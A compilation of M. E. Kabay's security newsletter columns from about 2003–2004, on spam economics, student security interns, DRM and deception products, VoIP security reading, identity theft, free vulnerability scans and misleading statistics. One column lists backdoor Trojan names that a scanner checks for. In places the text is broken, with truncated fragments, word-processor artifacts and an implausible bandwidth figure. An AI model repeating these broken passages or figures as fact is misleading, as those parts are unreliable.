I think Michael Osterman summed up the situation well in his commentary: "Spam legislation, while well intended, will not control spam alone. The only answer is to fight spammers with the same weapon they use: technology. The problem with spam will be better faced by IT staff then by legislators. To control spam, it must be rendered economically non-viable. Now that is difficult to achieve because it costs virtually nothing to send; however, if we can increase the cost of sending a spam message, we can make it nonviable and the only way we can do that is through the increased use of anti-spam tools. . . . When anti-spam filters are effective they can eliminate 95% or more of the incoming spam, "...If an anti-spam filter can stop 95% of the spam that reaches an end user, the cost to the spammer of reaching that potential customer has risen by 20 times. Increasing the effectiveness of these filters to 97% increases the cost to the spammer by 33 times. The hope is that the potential revenue available to spammers drops by a corresponding amount, and equilibrium is reached."

* * *

The Vircom White Paper is available through a simple registration process from < http://www.vircom.com/Products/Modus3/Whitepapers.asp >.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Using College Students as Security Staff

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently received the following interesting letter from a reader who has kindly permitted to quote it:

>I work for one of the largest cities in the United States. Due to the tightness of the budget, there is a plan to use computer science student interns to setup and manage the network security for various city agencies. Most of these agencies do not currently have the expertise or resources to dedicate to security.

I feel that it is a very bad idea for many reasons. There will be no oversight of the intern's work. Moreover it doesn't help the agencies become anymore security-savvy when the internship ends. I am also uncomfortable with the idea that the age bracket that is most common to hack is the same as most of these college interns. So, while the interns will have the knowledge to tighten security, this knowledge could also be used to leave/create backdoors that will be hard to find. I guess I am concerned about their lack of vested interest in the agencies and the lack of possible accountability. Am I out of line?

I would like the city to think of all of the consequences of this proposal before it goes into affect. I sense it could have the potential to be PR and security catastrophe.<

I responded that the reader's concerns seem very reasonable. In addition, I wrote, I'd add to the memo that the system _could_ work and be a wonderful opportunity for both the students and the city if

* the students are vetted using detailed phone conversations with their academic references;

* each candidate is interviewed to discuss their attitudes towards hacking and to evaluate their maturity;

* they write logs and prepare weekly reports on their findings and their actions so that others can learn from them;

* they provide teaching sessions at the end of their projects where they summarize the lessons learned and leave a permanent record of their work;

* the students are supervised by their college professors in weekly status meetings;

* clear policies are in place on acceptable use of city resources;

* all the students understand to whom they are reporting in their work so that there is no confusion about lines of responsibility;

* all the permanent staff understand to whom the students report for the same reason as the previous point.

As a university professor myself, I think that internships are a wonderful way for both the employer and the students to learn; in addition, the students' reports can serve as case studies (with suitable masking of sensitive information) for lectures by the students and as fresh material for professor's lectures.

My own experience with many university students interested in security is that they are committed to genuine security, not to childish hacking games. The criminal hackers either don't have the discipline to excel in university studies or they are very good at fooling their professors into believing that they're not criminal hackers.

Finally, I note that the NSA and NSF cyber-security scholarship programs, in which Norwich students have particularly distinguished themselves by winning an unusually high number of seats, include summer internships in government departments. Clearly somebody thinks that college students can be a real security asset.

* * *

For further reading about NSA and NSF cyber-security scholarships:

National Science Foundation < http://www.ehr.nsf.gov/due/programs/sfs/ >

US Department of Defense < http://www.defenselink.mil/nii/iasp/studentsMain.htm >

US Department of Homeland Security < http://www.ciao.gov/education/scholarships.html >

US Office of Personnel Management < http://www.sfs.opm.gov/ >

* * *

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Securing Applications and Their Data

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

About six months ago, I was contacted by a company with news of a fascinating new product. . I've looked at this company's Web site < http://www.liquidmachines.com/ > and am very interested indeed in what they have to offer.

Liquid Machines is offering a mechanism for integrating strong security with any application program that you use in your organization, whether custom-built or COTS (commercial off-the-shelf) software. Quoting from a press release, the product offers

* Auto Integration with existing applications, directory and authentication mechanisms. Unlike other application-specific security solutions, this lets enterprises install Liquid Machines consistently and quickly, without any modifications or upgrades to existing applications, including custom applications.

* Trusted Security Agents that act like private security guards, traveling with data and documents to enforce policies. These trusted security agents remain with data regardless of where data goes, enforcing policies, and allowing or preventing common actions like reading, modifying, copying and printing information according to a user's privileges.

* The Policy Droplet control that enables business users to intuitively assign security policies to data quickly and easily within popular desktop applications, such as Microsoft Office, Visio, Microsoft Project, Documentums eRoom, SolidWorks and Adobe Acrobat.

* Customized Logging and Reporting capabilities that help companies demonstrate compliance and satisfy auditing and reporting requirements.

According to the documentation on the Web site, the product allows users to create and share their company documents just as they ordinarily would – but these documents are restricted by access and usage control rules that can be defined by management centrally and managed inside and outside the enterprise, or assigned by the users themselves. Once documents have been created in the modified applications, they cannot be shared by versions of the software that have not been transformed by Liquid Machines. This design should greatly reduce one of the most pernicious problems in modern data management: data leakage. Unlike plain encryption tools or those based on a repository or container implementation, which generally cause resistance from users and have no access control features, the design of Liquid Machines could significantly improve overall security in the corporate sector.

The product is licensed for workgroup applications, starts at a base price of $50,000, and has a per-seat incremental pricing structure.

[Disclaimers: I have not tried this software; this is not an evaluation or an endorsement – it's a statement of interest; I have no financial involvement whatsoever in the company and it products.]

* * *

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

VoIP Resources:
Books and White Papers

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I introduced a major document reviewing voice over IP (VoIP) security published by the National Institute of Standards and Technology (NIST), Special Publication 800-58 < http://tinyurl.com/6fse6 >. In this column, I am presenting additional resources for those of you interested in deepening your knowledge of VoIP or in finding resources for teaching others about VoIP security.

TEXTBOOKS

- Davidson & Peters (2000) provided an overview of VoIP in a single short text dating back a few years. A similar overview is by Keagy (2000) and another one is from Miller (2002).

- Camarillo (2002) is a short text about Session Initiation Protocol (SIP), one of the major techniques used in VoIP. Chapters 4 (fundamentals of the protocol), 5 (examples of how SIP works), and 6 (security) are the core of the book.

WHITE PAPERS

- Ackerman et al. (2001) discussed "the theoretical background of certain vulnerabilities, testing and attacking tools" and found significant vulnerabilities in many VoIP solutions.
- A white paper by Halpern (2002) of Cisco Systems discusses security of VoIP in the context of the SAFE framework. The author begins, "This paper provides best-practice information to interested parties for designing and implementing secure IP telephony networks utilizing elements of the SAFE blueprints. All SAFE white papers are available at the SAFE Web site: < http:// www.cisco.com/go/safe >. These documents were written to provide best-practice information on network security and virtual-private-network (VPN) designs."
- Another white paper, Cisco (2003), extends this framework to what the company calls "Integrated Network Security for Cisco IP Communications" and which "will provide comprehensive security with system-level protection, integrity, and privacy through tighter integration with the security capabilities of the data network."
- A 10-page white paper from Vitel (2003) and hardware offers some practical advice on protocols, hardware, and monitoring as useful tools in securing VoIP.
- Long (2002) and Boyter (2003) wrote very nice descriptions of sniffing attacks on VoIP and several countermeasures as part of their work for the GIAC Security Essentials Certification (GSEC) and GIAC Certified Incident Handler (GCIH) certification, respectively.
- Collier (2004) has excellent recommendations for securing VoIP which are worth quoting directly here:
  - Use some form of host-based intrusion detection to detect attacks.

    - Deploy a voice-optimized firewall to protect the IP PBX from attackers on the LAN and Internet.
    - Build a switched network. This not only improves performance, but also makes it more difficult for an attacker to access end points.
    - Make use of VLANs to help segregate traffic.
    - Secure all networking components, including switches, routers, etc.
    - For campus VoIP, configure Internet firewalls and other security systems to prevent VoIP from entering or leaving the internal network.
    - Limit the number of calls traveling over the WAN to the media gateway or any shared resource that could be overloaded by a DoS attack.
    - Consider additional firewalls and security products to control or monitor traffic on the network.
- Echezabal (2003) wrote a 9-page paper for the GIAC Security Essentials Certification (GSEC) on VoIP Security that provides a succinct summary of the issues.
- Molitor (date unknown) of Aravox Technologies wrote a couple of short white papers with helpful information about firewalls for VoIP systems.

In my next column, I will examine in more detail an excellent exposition of threats to VoIP from an Austrian student's master's thesis. See Thalhammer (2002) if you want a sneak peek.

* * *

Works Referenced

Ackermann, R., M. Schumacher, R. Utz & R. Steinmetz (2001). "Vulnerabilities and Security Limitations of current IP Telephony Systems."
< http://tinyurl.com/8pxya >

Boyter, B. (2003). "Voice-over-IP Sniffing Attack." SANS. White Paper, 4 May 2003.
< http://tinyurl.com/bm9bn >

Camarillo, G. (2002). _SIP Demystified._ New York: McGraw-Hill. ISBN 0-07-137340-3.

Cisco (2003). "Enhanced Security for IP Communications: Integrated Network Security." Cisco Systems. White Paper, 17 February 2003.
< http://tinyurl.com/cwgqm >

Collier, M. (2004). "The Value of VoIP Security." _Communications Convergence_ (6 July 2004).
< http://tinyurl.com/dbmak >

Davidson, J. & J. Peters (2000). _Voice over IP Fundamentals._ Indianapolis: Cisco Press. ISBN 1-57870-168-6.

Echezabal, F. (2003). "Voice over Internet Protocol Security." SANS. White Paper, 18 March 2003.
< http://tinyurl.com/dxo7w >

Halpern, J. (2002). "SAFE: IP Telephony Security in Depth." Cisco Systems. White Paper, 30 July 2002.
< http://tinyurl.com/dtf2h >

Keagy, S. (2000). _Integrating Voice and Data Networks: Practical solutions for the world of packetized voice over data networks._ Indianapolis: Cisco Press. ISBN 1-57870-196-1.

Long, T. (2002). "Eavesdropping an IP Telephony Call." SANS. GIAC Security Essentials Certification (GSEC), 4 October 2002.
< http://tinyurl.com/86yo5 >

Miller, M. (2002). _Voice over IP Technologies: Building the Converged Network._ New York: M&T Books. ISBN 0-7645-4907-3.

Molitor, A. (date unknown). "Deploying a Dynamic Voice over IP Firewall with IP Telephony Applications." ARAVOX Technologies. White Paper.
< http://tinyurl.com/8tp2c >

Molitor, A. (date unknown). "Securing VoIP Networks with Specific Techniques, Comprehensive Policies and VoIP-Capable Firewalls." ARAVOX Technologies. White Paper.
< http://tinyurl.com/86vr4 >

Steinklauber, K. (2003). "VoIP Security in Small Businesses." SANS. White Paper, 15 May 2003.
< http://tinyurl.com/c4ejr >

Thalhammer, J. (2002). _Security in VoIP-Telephony Systems._ Institute for Applied Information Processing and Communications, Graz University of Technology. Master's Thesis, 2002.
< http://tinyurl.com/bfzez >

Vitel (2003). "Voice Network Security: Strategies for Control." Vitel Software. White Paper, 1 September 2003.
< http://tinyurl.com/dgf9n >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www.msia.norwich.edu/ > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

Baiting Hackers

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a previous article, I reported on an interesting (I hope it was interesting) discussion with two experts from NetBait, Inc. about their disinformation product. In this column, we continue our discussion with a more fundamental question – the role of such technology in a production environment. The speakers are Ilya Zeldin, President and Ivan Milovidov, CTO of NetBait Inc. < http://www.netbaitinc.com/ >.

Q: How does NetBait discourage the sophisticated attacker?

The Disinformation Security aspect of NetBait does two things: changes the appearance of the network and demands exponentially greater degree of knowledge from intruders. In doing so, we see NetBait as a primary component of any security infrastructure in conjunction with other tools. NetBait can act as the first, second or last layer of defense by wasting the intruder's time, forcing him to execute unnecessary actions and providing him with false positives on the attack itself.

For a small- and mid-size company, NetBait can make its network "look and feel" like that of an enterprise without additional capital or human resources, and without investments in time for OS and service configuration and maintenance. With NetBait, an administrator is effectively forcing the hacker to spend hours on useless investigative work while staying one step ahead of pending attacks. The same logic can be applied to an enterprise-level network, where any critical production server can be transformed into a black hole by replicating it with thousands of NetBait nodes identical to that server in every possible attribute. On the flip side, an enterprise's complex multi-tiered network can look and feel like a simple and boring network composed of, say, a hundred Windows 95 machines.

Another side of NetBait functionality allows us to go beyond a projection of an imaginary network. NetBait nodes can stand in front of real network objects and alter their appearance dynamically. For example, a Windows 2000 system can sometimes look like a Windows NT system and then like a Linux system. By changing the appearance of these devices, NetBait forces the attacker to re-evaluate the topology and characteristics of the network over and over. If NetBait nodes are static, administrators can study intruder actions precisely, identify new attack signatures, correlate them with existing IDS (intrusion detection systems) or firewalls, and so on. For example, every NetBait object and every real computer on the network can positively respond to a specific exploit creating millions of records for a hacker to verify, which will force him to go through a month-long TODO list that, even if executed, will be a waste of time.

Q: How do you handle threats from attackers who are trying to spot the presence of your product?

You are referring to fingerprinting, or the ability to separate a fake object from a real one. For example there are ways to fingerprint honeypots based on TCP connectivity, default responses

from the software data structure and so on. For example, HoneyD has specific scripts or responses that can be spotted by attackers because everyone running HoneyD has the same script by default – it was included in the installation

NetBait's distinction here is that it projects real systems based on an inventory, or Server Farm, of real network-based objects (i.e. OS, applications, services, etc.). If these systems are installed accordingly to your policy, they look like everything else on your network. So fingerprinting based on emulation is impossible since nothing is emulated.

At the same time, it is possible to detect the presence of NetBait nodes based on a tiny time delay in response from traffic redirection. There are many ways to avoid fingerprinting based on TTL. For example, real computers can be "moved" into the NetBait infrastructure, which would create the same TTL, or different connectivity speed or protocols can be deployed on the network The most important point here is that even if an intruder is able to "guesstimate" that certain network objects are NetBait-based, he will fail applying the same logic to any other network, which makes fingerprinting through a generic exploit obsolete.

Q: How much room is there for creativity with NetBait?

Deception is a great strategy to prevent attacks that cost millions in damage. NetBait makes deception extremely easy and effective to deploy and maintain.

We are constantly working on innovative strategies for implementation. For example, why not create an entire set of multi-tiered networks? Consider this: real objects look fake, while NetBait objects look real. Or this: distribute freeware easy-to-detect honeypots (through NetBait deployment) next to undetectable NetBait targets, and embed real objects within the NetBait infrastructure. Or project huge numbers of identical systems that makes it impossible to identify real systems buried in this morass of fluff.

Every network is unique and NetBait has enough scale and flexibility to respond to the specific requirements of a given infrastructure, policy, security demands, or administrator's imagination. With NetBait, you can protect individual resources or lower the global level of risk network-wide.

* * *

One other quick point: My sincere thanks to Ilya and Ivan for their contribution to Norwich student Bob Pelletier's research project on deception networks; a summary of Bob's work will be appearing in this column in the spring of 2004.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Bill is in the E-Mail

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of my readers, Douglas Johnson, sent me the following well-crafted essay on a new twist on e-commerce: e-mailed invoices. Because of concerns over confidentiality and the complete lack of assurance of delivery, very few businesses have been willing to entrust their precious bills to e-mail; however, this reluctance may soon disappear. Here is Mr Johnson's essay (with minor edits):

* * *

Millions of people pay bills using online banking services, but very few businesses send statements and invoices to customers via e-mail. By using e-mail, businesses can save on printing and mailing costs while providing customers with a convenient option and format that is easily filed and printed. Despite these benefits, e-mail statement delivery is almost nonexistent due to security regulations and the fear of costly breaches in privacy that could cost the sender millions in fines, litigation, and brand damage. However, new content security software using digital rights management (DRM) technology will prevent such problems and increase acceptance by users.

Content Security versus Web Access Security

Many businesses currently provide customers with the option of retrieving statements from a Web site. Users are justifiably worried about the security of their data on Web sites. In addition, access controls do not prevent accidental forwarding of confidential content by authorized users. Enforcing privacy policies becomes even more important under recent legislation such as California SB 1386, which requires companies to report any breach of security involving personal data.

Content security architectures, such as DRM, lock content so that security is embedded in content and thus travels with that content. DRM technology can require access to both hardware and user-account keys. Even if criminals get a stolen key, they can't access the protected content without the authorized physical device (such as the computer) used for legitimate access. Content security also solves the problem of accidental forwarding by legitimate users: without the proper keys, the recipients can't read the forwarded message. DRM provides additional controls for senders such as read receipts, print controls, and expiration of transmitted documents.

Content Security enables E-mail Delivery

Most people are used to receiving paper statements in their mailbox; they would expect digital statements to appear in their inbox automatically. People just don't like having to visit a Web site and log on to get their bill. Unfortunately, e-mail isn't very reliable and it isn't particularly secure. Content security overcomes e-mail security issues while maintaining customer ease of

use. Only an authorized user sitting at an authorized machine can access the encrypted message. Behind the scenes, a secure viewing application on the authorized computer contacts a trusted third party to validate the user credentials as well as the origin of the message. Content security also naturally preserves the integrity of statements used as receipts.

Content Security Challenges

Both Microsoft and Adobe are solving the ubiquity problem by building digital rights management into their widespread desktop applications. Microsoft's Rights Management Services (RMS) technology, based on XrML, will be included in all the new versions of Office 2003 and available as a plug-in to Internet Explorer. Both Microsoft and Adobe are building a partner network to help extend their respective technologies to the billing and invoicing systems that are used to create paper statements.

With the integration of third-party authentication services, this technology is going to become increasingly interesting to both vendors and consumers. Expect to see the bill in the e-mail pretty soon.

* * *

Douglas Johnson is the VP of Marketing at GigaMedia Access Corporation < http://www.gigamediaaccess.com/ > which develops secure applications utilizing Microsoft's RMS technology. Also contributing was David Freeman from RDA Corporation.

Field Code Changed

* * *

For further reading:

Adobe (2003). Understanding digital rights management (DRM) plug-ins. < http://partners.adobe.com/asn/tech/pdf/drminfo.jsp >

Field Code Changed

California Bill SB 1836 < http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html >

Field Code Changed

Marks, S. (2002). Staking out digital rights. < http://www.nwfusion.com/ecomm/2002/rights/rights.html >

Field Code Changed

Marks, S. (2002). A stew of DRM standards. < http://www.nwfusion.com/ecomm/2002/rights/rightsside2.html >

Field Code Changed

Microsoft (2003). Rights Management Services < http://www.microsoft.com/windowsserver2003/technologies/rightsmgmt/default.mspx >

Field Code Changed

XrML FAQ < http://www.xrml.org/faq.asp >

Field Code Changed

* * *

University; see < http://www3.norwich.edu/msia > for full details.

Field Code Changed

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://~~www2.norwich.edu/mkabay/~~www.mekabay.com/index.htm >.

Field Code Changed

Field Code Changed

arly interesting.

ng America Fight Economic Crime (3/2002)

o Report Fraud Crimes (2001)

dbook for Fraud Victims Participating in the Federal

wareness, and Training Activities (1998).

cjrs.org/viewall.html >.

mail about new titles in selected topics by filling
ster >. Some of the choices likely to be particularly

ty

y wrote to me saying, “we have a response center
estions, gather resources, and provide referrals.
mail us at < mailto:askncjrs@ncjrs.org >.”

ny way they see fit.

Identity Theft Resources

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a previous column, I discussed the resources at the National Criminal Justice Reference Service (NCJRS, http://www.ncjrs.org). In their most recent catalog, the NCJRS pointed to some valuable new resources about identity theft that readers can use in their security newsletters (see my recent article "Bringing Security Home" to understand why I recommend including information personally useful to employees in corporate security newsletters). Their pointers led me to additional links from which I have compiled the following short list.

* Beth Givens of the Privacy Rights Clearinghouse gave a succinct summary of identity theft to the U.S. Senate Judiciary Subcommittee on Technology, Terrorism, and Government Information chaired by Senator Jon Kyl in July 2000; it is packed with information and resources.

* There's a helpful fact-sheet called "IDENTITY THEFT: Reduce Your Risk" prepared "by American Express in cooperation with the Privacy Rights Clearinghouse and the Identity Theft Resource Center" and "with the assistance of the Federal Trade Commission."

* For the many unfortunate victims of this rapidly-growing crime, the document "Identity Theft: What to Do if It Happens to You," which is a joint publication of the Privacy Rights Clearinghouse and CALPIRG, has emergency actions listed clearly. This helpful guide was revised in July 2003.

* The US Department of Justice has a section on ID theft at < http://www.usdoj.gov/criminal/fraud/idtheft.html >.

* The Federal Trade Commission runs a Web site for consumers that includes extensive documentation on ID theft. It's at < http://www.consumer.gov/idtheft/ >.

* * *

For further reading:

AMEX (2002). IDENTITY THEFT: Reduce Your Risk.
< http://www.pueblo.gsa.gov/cic_text/money/identity-reduce/identity-reduce.htm >

Givens, B. (2000). Identity Theft: How It Happens, Its Impact on Victims, and Legislative Solutions.
< http://www.privacyrights.org/ar/id_theft.htm >

Kabay, M. E. (2003). Bringing Security Home. Network World Fusion security newsletter.
< http://__TBD__ > [This one has not been published yet at the time of this writing.]

PRC & CALPIRG (2003 rev). Identity Theft: What to Do if It Happens to You.

< http://www.privacyrights.org/fs/fs17a.htm >

* * *

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Free Vulnerability Assessments Online

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the most useful checks anyone can perform on a computer connected to the Internet is a vulnerability assessment. Two of the free services I've used are the Symantec Security Check and Steve Gibson's specialized LeakTest utility.

The Symantec Security Check is available in many languages; the US English version is currently at < http://security.symantec.com/sscv6/default.asp?langid=ie&venid=sym >. This site is also automatically available through the Norton SystemWorks 2004 menu through the Extra Features tab. You will need to be running at least Internet Explorer 5.0, Netscape 4.5 or Safari 1.0. Unfortunately, the site rejects the Opera browser, which is my personal standard.

The scan takes about two minutes on my .5-1 Gbps download/ 50 Kbps upload Starband satellite link (I live out in the boonies where there's no cable service available). The results are summarized in the following categories (I'm quoting or paraphrasing directly from Symantec's Web page but not bothering with quotation marks here):

* Hacker Exposure Check: Tests your TCP ports for unauthorized Internet connections. Tests include ICMP Ping, FTP, SSH, Telnet, SMTP, Finger, HTTP, POP3, Ident/Authentication, NNTP, Location Service, NetBIOS, IMAP, HTTP over TLS/SSL, Windows NT/2000 SMB, SOCKS, PPTP, UPnP and pcAnywhere. Each port is briefly described along with the results (open, closed or stealth).

* Windows Vulnerability Check: Tests whether basic information, including your PC's network identity, can be seen by hackers.

* Trojan Horse Check: Attempts to test for access to your computer through methods commonly used by Trojan horses. Vulnerabilities checked include those used by Acid Shivers, Back Orifice 2000, Backdoor/Subseven, Bla, Blade Runner, COMA, DeepThroat, Delta Source, Dmsetup, Doly, Donald Dick, Extreme, FC Infector, FireHotcker, FTP99CMP, GateCrasher, GJammer, Hack 'A' Tack,, Indoctrination, iNi Killer, Keylogger, Master Paradise, NetBus, NetMonitor, NetSphere, Netspy, Portal of Doom, Priority, Progenic, RASmin, Remote Explorer, Remote Grab, Senna Spy, Shiva Burka, ShockRave,TranScout, Sokets de Trois v1, SpySender, Striker, Trojan Cow, Trojan Ripper, Ultor's, Whack-a-Mole, and WinCrash.

* Antivirus Product Check: Checks for a current version of a commonly-used virus protection product.

* Virus Protection Update Check: Checks the date of your most recent virus protection update. If the updates are more than two weeks old, they are not considered current.

Steve Gibson's site < http://www.grc.com/ > is chock full of useful free utilities and will be the subject of another article soon (he has all kinds of new security tools). The one I want to remind readers of is LeakTest, which was largely responsible for major improvements in firewalls some

years ago. The new version 1.2 of this tiny tool (downloaded 4,529,146 times when I visited the site) is available at < http://www.grc.com/lt/leaktest.htm >. The 25 KB program checks to be sure that your firewall notices and (assuming you disallow them) prevents unauthorized outbound connections from programs on your system.

* * *

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

E-ProtectIT 6

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I invite you to attend the Sixth Annual e-ProtectIT Infrastructure Protection Conference at Norwich University in Northfield, Vermont on March 23-25, 2004. As Program Chair, I'm delighted to announce another excellent lineup of workshops and speakers.

We start with three concurrent two-day workshops on Tuesday and Wednesday. World-famous forensic scientist Peter Stephenson, CPE, PCE, FICAF, CISSP, will present a tutorial on network forensics. Peter's workshops have been well attended and much appreciated in previous e-ProtectIT conferences. Norwich CIO and VP of Technology & Strategic Partnerships Phil Susmann will present his sparkling introduction to information security. Phil is a gifted teacher whose courses are not only informative but also stimulating and fun. Finally, I will give my annual INFOSEC Update workshop, in which I stuff participants with this year's results of the ongoing INFOSEC Year in Review project. Typically we have about 25 people in the workshop and we review around 300 pages of abstracts classified according to a taxonomic scheme that starts with computer crime cases, new viruses, and other threats and then progresses through evolving vulnerabilities, management issues, developments in cryptography, and legal issues.

The colloquium on Thursday has a fascinating series of speakers and topics.

* The conference opens with distinguished keynote speaker GEN Alfred Gray, USMC (RET), former Commandant of the Marine Corps and a member of the Joint Chiefs of Staff.

* Our next speaker is Dan Wolf, Director of Information Assurance at the National Security Agency (NSA). His topic is "Educational Collaboration as an Essential Component of National Security."

* MSGT Rob Rosenberger, USAFR, of VMYTHS fame, is a military historian who has just returned from four months duty in Iraq. He will present a shocking case study entitled, "Antivirus Firms Threaten U.S. National Security."

* Patrick R. Gallagher, Jr, former Director of the National Computer Security Center at the NSA and affectionately known as the Father of the Rainbow Series, will speak on "Technology, Public Policy and Social Change: Finding the Dots and Connecting Them."

* Prof. Yonah Alexander, noted author and Director of the International Center for Terrorism Studies (ICTS) of the Potomac Institute for Policy Studies, will speak on "Perspectives on Cyberterrorism."

* R. Pierce Reid VP of Marketing for Qovia Inc., will speak on "The Role of Fear, Uncertainty and Doubt in Marketing Security."

* MG Jack D'Araujo, ARMY NG (RET) will speak on "Cyber Simulation -- Preparing for Cyberwar."

* The last presentation will be a spirited panel discussion on “Integrating IA Across the Curriculum” with professors from Champlain College, Dartmouth College, Norwich University, University of Vermont, United States Military Academy at West Point, and Dr William (Vic) Maconachy, Program Manger of the National INFOSEC Education and Training Program of the NSA.

Finally, I invite anyone interested in helping to sponsor the conference to pay special attention to the sponsorship opportunities described at < http://www.e-protectit.org/sponsorship.htm >. Sponsorship allows us to keep the base price down to $495 for three days and $195 for the colloquium alone. Sponsorship also allows us to provide minimal prices to law enforcement officials and members of the armed forces of the USA.

Join us!

* * *

Full information and registration is available on the conference Web site at
< http://www.e-protectIT.org >.

Workbooks from previous INFOSEC Update courses available at
< http://www.mekabay.com/iyir/index.htm >.

* * *

Norwich University Master of Science in Information Assurance in 18 months of study online: see
< http://www3.norwich.edu/msia >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Lies and Statistics

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently had occasion to write to the publisher of a magazine with a couple of complaints about the way they had represented information based on statistical analysis. It seems to me that readers of this column may appreciate a little clarity about exactly what they should expect from writers and editors when they report on, say, computer crime statistics. I have changed all the details to avoid embarrassing the guilty.

* * *

In *Mumble_Mumble* for Winter 2004, an unnamed author wrote, "How to stop hacking in school" on page 82:

In the article, he or she wrote, "One study found that 60 percent of boys in grades 6 through 12 who hacked into their schoolmates' computers were involved in at least one criminal computer trespass by age 24."

[IMPORTANT NOTE FROM MK TO READERS: THIS IS _NOT_ WHAT WAS WRITTEN: I`M _MAKING THIS UP_ FOR THE EXAMPLE ONLY. _DON'T USE THIS STATISTIC_ AS IF IT WERE TRUE.]

This is half of what statisticians call a *_two-way contingency table_;* that is, it is supposed to allow us to understand relationships among two variables. In this case, the variables are (a) hacking in school and (b) being convicted of criminal computer trespass by age 24. The full table would look something like this:

Proportions	**Children who hacked**	**Children who did not hack**
No criminal trespass by age 24	40%	?
At least one criminal trespass by age 24	60%	?

As you can see, part of this table is missing. The information that was reported in the article is completely useless without the rest of the contingency table. We need to know what percent of the students who did *not* hack others were involved in at least one criminal trespass by age 24. Without that part of the picture, there is no way to evaluate the meaning of the statistic. For example, did half as many non-hackers commit criminal trespass as hackers? The same proportion? Twice as many?

The second issue is that the writer reported the study results with no indication of reliability. Was the sample 10? 100? 1,000? 10,000? Each of those sample sizes is associated with different (and well-established) reliability for estimated proportions. There are well known formulae (and tables based on them) that allow us to guess what are called "confidence intervals" for estimated percentages. Confidence intervals for an estimated percentage define a range of percentages such that the likelihood of being right in asserting that the true proportion lies within that range is some arbitrary degree of confidence – usually 95% or 99%. For example, one might ask whether the true percentage of children later convicted of criminal trespass was between 59 and 61%? 55 and 65%?

50 and 70%? 40 and 80%? What??

Any elementary statistics book will show you that the formulae for calculating the upper and lower 95% confidence limits of a percentage based on an observed percentage "p" from a sample of size "n" are

L(lower) = p – {1.96 * SQRT[p(100-p)/n] + 50/n}
L(upper) = p + {1.96 * SQRT[p(100-p)/n] + 50/n}

If the 60% proportion were based on a sample of, say, 100 children in all, then the 95% confidence limits would be 50%-70%. That is, we would be right 19 times out of 20 that our calculated 95% confidence interval included the true population percentage when taking random samples of 100 children from this population.

Finally, one should always note that association and correlation do not prove causality. That is, even if a higher proportion of kids who hacked were really convicted of criminal trespass, the observation by itself would not prove that hacking in childhood caused the children to commit criminal trespass. The association could be the result of sampling variability (i.e., the scientists were unlucky and got an unrepresentative sample). The result could also occur simply because the two phenomena had shared roots, but neither one caused the other. The observations as reported don't prove or disprove either explanation.

In summary, when reading such statistics, be sure that you have looked at both parts of a 2x2 contingency table; (b) always check for the sample size and the confidence limits of statistics based on sampling from a population; and (c) don't assume that statistical associations necessarily imply causal relationships.

* * *

Readers who want to learn more about reading statistics without being bamboozled can download the paper, "Understanding Studies and Surveys of Computer Crime" from my Web site at < http://www.mekabay.com/methodology/crime_stats_methods.pdf > or can read Chapter 4 of the _Computer Security Handbook, 4th edition_ edited by Seymour Bosworth and M. E. Kabay (2002, Wiley).

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

